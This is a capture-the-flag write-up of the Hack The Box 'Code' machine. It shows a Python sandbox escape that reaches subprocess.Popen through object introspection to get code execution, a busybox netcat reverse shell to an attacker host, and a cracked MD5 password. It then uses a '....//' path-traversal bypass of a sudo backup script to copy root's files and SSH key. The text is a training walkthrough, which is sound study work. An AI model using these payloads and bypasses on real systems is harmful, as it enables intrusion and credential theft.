Code


Tags: #Linux/Ubuntu #Easy #Python #Gunicorn #Python-Object-Introspection #RCE #Weak-Hashing-Algorithms #SQLite3 #Source-Code-Analysis/Local-script #Sudo-Misconfiguration

Nmap Results

```
Nmap scan report for 10.10.11.62
Host is up (0.021s latency).
Not shown: 998 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.12 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey: 
|   3072 b5:b9:7c:c4:50:32:95:bc:c2:65:17:df:51:a2:7a:bd (RSA)
|   256 94:b5:25:54:9b:68:af:be:40:e1:1d:a8:6b:85:0d:01 (ECDSA)
|_  256 12:8c:dc:97:ad:86:00:b4:88:e2:29:cf:69:b5:65:96 (ED25519)
5000/tcp open  http    Gunicorn 20.0.4
|_http-server-header: gunicorn/20.0.4
|_http-title: Python Code Editor
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.98 seconds
```

Service Enumeration

Initial scan results reveal SSH listening on port 22 and an HTTP webserver behind port 5000. Let's take a look there first:



```
print("Hello, world!")
```

```
Click "Run" to execute code.
```


We see a python code editor. There are options to register or login, but before that, I want to try and see if I can execute system commands by leveraging libraries like `os` or `subprocess`. Unfortunately, as expected, we get "Use of restricted keywords is not allowed".

There may be a way to escape this sandbox, but to ensure we've covered everything, we'll first perform some directory brute forcing in the background with `feroxbuster` and see if creating an account does anything for us.

Note

While the background scan was running, error rates spiked and I couldn't establish a connection to the site, meaning there must be some sort of WAF configured on the server.

I registered an account with username "test" and password "test". The only added feature we seem to get is the ability to save our scripts:



MY CODES

You have no codes saved.

Back to Editor

I'm going to try escaping the sandbox now.

Keywords such as "import", "os", "subprocess", "builtins", "exec", and "eval" are all banned (and probably many more I haven't tried), so we can't just import a module and execute a system command, or use python's builtin methods "exec" or "eval" to break out of this sandbox.

It's useful to know that in Python, everything is an object. Instead of importing new modules, it's better to enumerate which builtin objects are loaded into memory right now. This technique is called **Object Introspection** and is a classic sandbox escape trick. The line `().__class__.__base__.__subclasses__()` tells us just that.

Quick breakdown of the one-liner

1. `()` --> Creates an empty tuple instance
2. `().__class__` --> Returns the class of the tuple (`<class 'tuple'>`)
3. `().__class__.__base__` --> Returns the base class of "tuple", which is "object"
4. `().__class__.__base__.__subclasses__()` --> Same as `object.__subclasses__()`, which returns a list of all classes that directly inherit from "object"

The following code loops through the output of that one-liner and attempts to find the "subprocess.Popen" class and its corresponding index:

```python
for i, cls in enumerate(().__class__.__base__.__subclasses__()):
    string = str(cls)
    # Notice how I didn't write "Popen" below, otherwise the code wouldn't run
    if "Pope" in string:
        print(i, cls)
```

Upon execution, the program returns: `317 <class 'subprocess.Popen'>`.

So the subprocess module is loaded and the Popen method is available. We can assign it to a variable like "method" and treat it like a function by writing `method("<command here>", shell=True)`. It's the same thing as writing `subprocess.Popen("<command here>", shell=True)`.

Let's test if we actually have RCE on the system. We'll run the following code:

```python
method = ().__class__.__base__.__subclasses__()[317]
command = method("echo hello world", shell=True, stdout=-1, stderr=-1)

output = command.communicate()[0]
print(output.decode())
```

Code explanation

Remember that index 317 of the subclasses list is where subprocess.Popen is located. We assign this to a variable "method", and then treat method as that Popen function.

A simple command such as `echo hello world` is enough for verifying RCE. Setting stdout and stderr to -1 are shortcuts for subprocess.PIPE, which is required for capturing output.


`output = command.communicate()[0]` returns the stdout of the command and stores it to the output variable. Then we decode it from bytes to plaintext and print it.

Fortunately, we do in fact see "hello world" on the window on the right, meaning our RCE payload was successful.

Exploitation

Initial Access

Next step is getting a reverse shell. We just need to replace our echo command with a rev shell payload. I'm going to use `busybox nc <ip address> <port> -e sh` and set up my listener:




```
┌──(johnmap007㉿kali)-[~/htb/boxes/release-arena/code]
└─$ nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.10.14.3] from (UNKNOWN) [10.10.11.62] 60526
python3 -c 'import pty;pty.spawn("/bin/bash")'
app-production@code:~/app$ export TERM=screen
export TERM=screen
app-production@code:~/app$ ^Z
zsh: suspended  nc -lvnp 9001

┌──(johnmap007㉿kali)-[~/htb/boxes/release-arena/code]
└─$ stty raw -echo; fg
[1]  + continued  nc -lvnp 9001

app-production@code:~/app$ █
```

After hitting run, we receive a connection and are now logged in as app-production.


Even though we technically have user (as the user.txt file is located within app-production's home directory), there is another user on the system named Martin, as seen in the /etc/passwd file. Our next step is to try and log in as him.

Taking a look around the `~/app` folder we're in, there is a SQLite database file in the "instance" directory:




```
app-production@code:~/app$ ls
app.py  instance  __pycache__  static  task.json  templates
app-production@code:~/app$ cd instance/
app-production@code:~/app/instance$ ls
database.db
app-production@code:~/app/instance$ sqlite3 database.db
SQLite version 3.31.1 2020-01-27 19:55:54
Enter ".help" for usage hints.
sqlite> █
```

It contains 2 tables, "code" and "user". The latter seemed more interesting, and contained an MD5 hash of Martin's password:



```
app-production@code:~/app/instance$ sqlite3 database.db
SQLite version 3.31.1 2020-01-27 19:55:54
Enter ".help" for usage hints.
sqlite> .tables
code  user
sqlite> .schema user
CREATE TABLE user (
        id INTEGER NOT NULL,
        username VARCHAR(80) NOT NULL,
        password VARCHAR(80) NOT NULL,
        PRIMARY KEY (id),
        UNIQUE (username)
);
sqlite> SELECT * FROM user;
1|development|759b74ce43947f5f4c91aeddc3e5bad3
2|martin|3de6f30c4a09c27fc71932bfc68474be
sqlite> █
```

I pasted this into hashes.com and it found the password to be **nafeelswordsmaster**



Proceeded!

1 hashes were checked: 1 found 0 not found

✔ Found:

```
3de6f30c4a09c27fc71932bfc68474be:nafeelswordsmaster
```

I used this password to SSH into the system as Martin and was successful.

Privilege Escalation

After executing `sudo -l`, I've discovered Martin can run **/usr/bin/backy.sh** without a password. It seems to be a wrapper for the actual backy binary. Here's what's written:

```bash
#!/bin/bash

if [[ $# -ne 1 ]]; then
    /usr/bin/echo "Usage: $0 <task.json>"
    exit 1
fi
```


```
json_file="$1"

if [[ ! -f "$json_file" ]]; then
    /usr/bin/echo "Error: File '$json_file' not found."
    exit 1
fi

allowed_paths=("/var/" "/home/")

updated_json=$(/usr/bin/jq '.directories_to_archive |= map(gsub("\\.\\./"; ""))' "$json_file")

/usr/bin/echo "$updated_json" > "$json_file"

directories_to_archive=$(/usr/bin/echo "$updated_json" | /usr/bin/jq -r '.directories_to_archive[]')

is_allowed_path() {
    local path="$1"
    for allowed_path in "${allowed_paths[@]}"; do
        if [[ "$path" == $allowed_path* ]]; then
            return 0
        fi
    done
    return 1
}

for dir in $directories_to_archive; do
    if ! is_allowed_path "$dir"; then
        /usr/bin/echo "Error: $dir is not allowed. Only directories under /var/ and /home/ are allowed."
        exit 1
    fi
done

/usr/bin/backy "$json_file"
```

There are a few checks performed before the backy binary is called on the directory we want archived:

1. Only one argument is present and the path exists
2. All instances of the pattern "../" are removed from the "directories_to_archive" key
3. The paths specified in that key are either in /home or /var, and nowhere else.

The key thing to note here is the `jq` line that filters out the `../` pattern. It doesn't remove all dots or slashes, just that specific pattern. So to back out of the directories we're restricted to, we can write `....//`. After the `jq` filter, it becomes `../`, but it doesn't do more than one pass, so it misses this.

Backy requires a **task.json** file with instructions on what to backup and where it should save the archive. Inside Martin's home directory, there's a **backups** folder with an example .tar.bz2 archive of the webapp we saw earlier, and a task.json file:



```
martin@code:~/backups$ ls
code_home_app-production_app_2024_August.tar.bz2  task.json
martin@code:~/backups$ 
```

Here are the contents of task.json:


```
{
        "destination": "/home/martin/backups/",
        "multiprocessing": true,
        "verbose_log": false,
        "directories_to_archive": [
                "/home/app-production/app"
        ],

        "exclude": [
                ".*"
        ]
}
```

We should make a copy of this, insert our payload, and remove the "exclude" key, as that will tell backy to not include hidden files (files that start with '.') in the archive.

This is what our task2.json file should look like:


```
{
        "destination": "/home/martin/backups/",
        "multiprocessing": true,
        "verbose_log": false,
        "directories_to_archive": [
                "/home/....//root/"
        ]
}
```

Now we run `sudo /usr/bin/backy.sh task2.json` and extract the archive. To extract a .tar.bz2 archive, you pass the j flag to specify bz2 encoding:




```
martin@code:~/backups$ sudo /usr/bin/backy.sh task2.json
2025/03/29 18:13:48 ✳  backy 1.2
2025/03/29 18:13:48 📋 Working with task2.json ...
2025/03/29 18:13:48 💤  Nothing to sync
2025/03/29 18:13:48 📤 Archiving: [/home/../root]
2025/03/29 18:13:48 📤 To: /home/martin/backups ...
2025/03/29 18:13:48 📦
martin@code:~/backups$ ls
code_home_app-production_app_2024_August.tar.bz2  code_home_.._root_2025_March.tar.bz2  task2.json  task.json
martin@code:~/backups$ tar xjvf code_home_.._root_2025_March.tar.bz2
root/
root/.local/
root/.local/share/
root/.local/share/nano/
root/.local/share/nano/search_history
root/.sqlite_history
root/.profile
root/scripts/
root/scripts/cleanup.sh
root/scripts/backups/
root/scripts/backups/task.json
root/scripts/backups/code_home_app-production_app_2024_August.tar.bz2
root/scripts/database.db
root/scripts/cleanup2.sh
root/.python_history
root/root.txt
root/.cache/
root/.cache/motd.legal-displayed
root/.ssh/
root/.ssh/id_rsa
root/.ssh/authorized_keys
root/.bash_history
root/.bashrc
martin@code:~/backups$ ls
code_home_app-production_app_2024_August.tar.bz2  code_home_.._root_2025_March.tar.bz2  root  task2.json  task.json
martin@code:~/backups$ cd root
martin@code:~/backups/root$ ls
root.txt  scripts
martin@code:~/backups/root$ 
```

You could just grab the root.txt flag, but we want a shell. Luckily, there's a .ssh folder here with an ssh private key:



```
martin@code:~/backups/root$ ls -la
total 36
drwx------ 6 martin martin 4096 Mar 28 21:47 .
drwxr-xr-x 3 martin martin 4096 Mar 29 18:17 ..
lrwxrwxrwx 1 martin martin    9 Jul 27  2024 .bash_history -> /dev/null
-rw-r--r-- 1 martin martin 3106 Dec  5  2019 .bashrc
drwx------ 2 martin martin 4096 Aug 27  2024 .cache
drwxr-xr-x 3 martin martin 4096 Jul 27  2024 .local
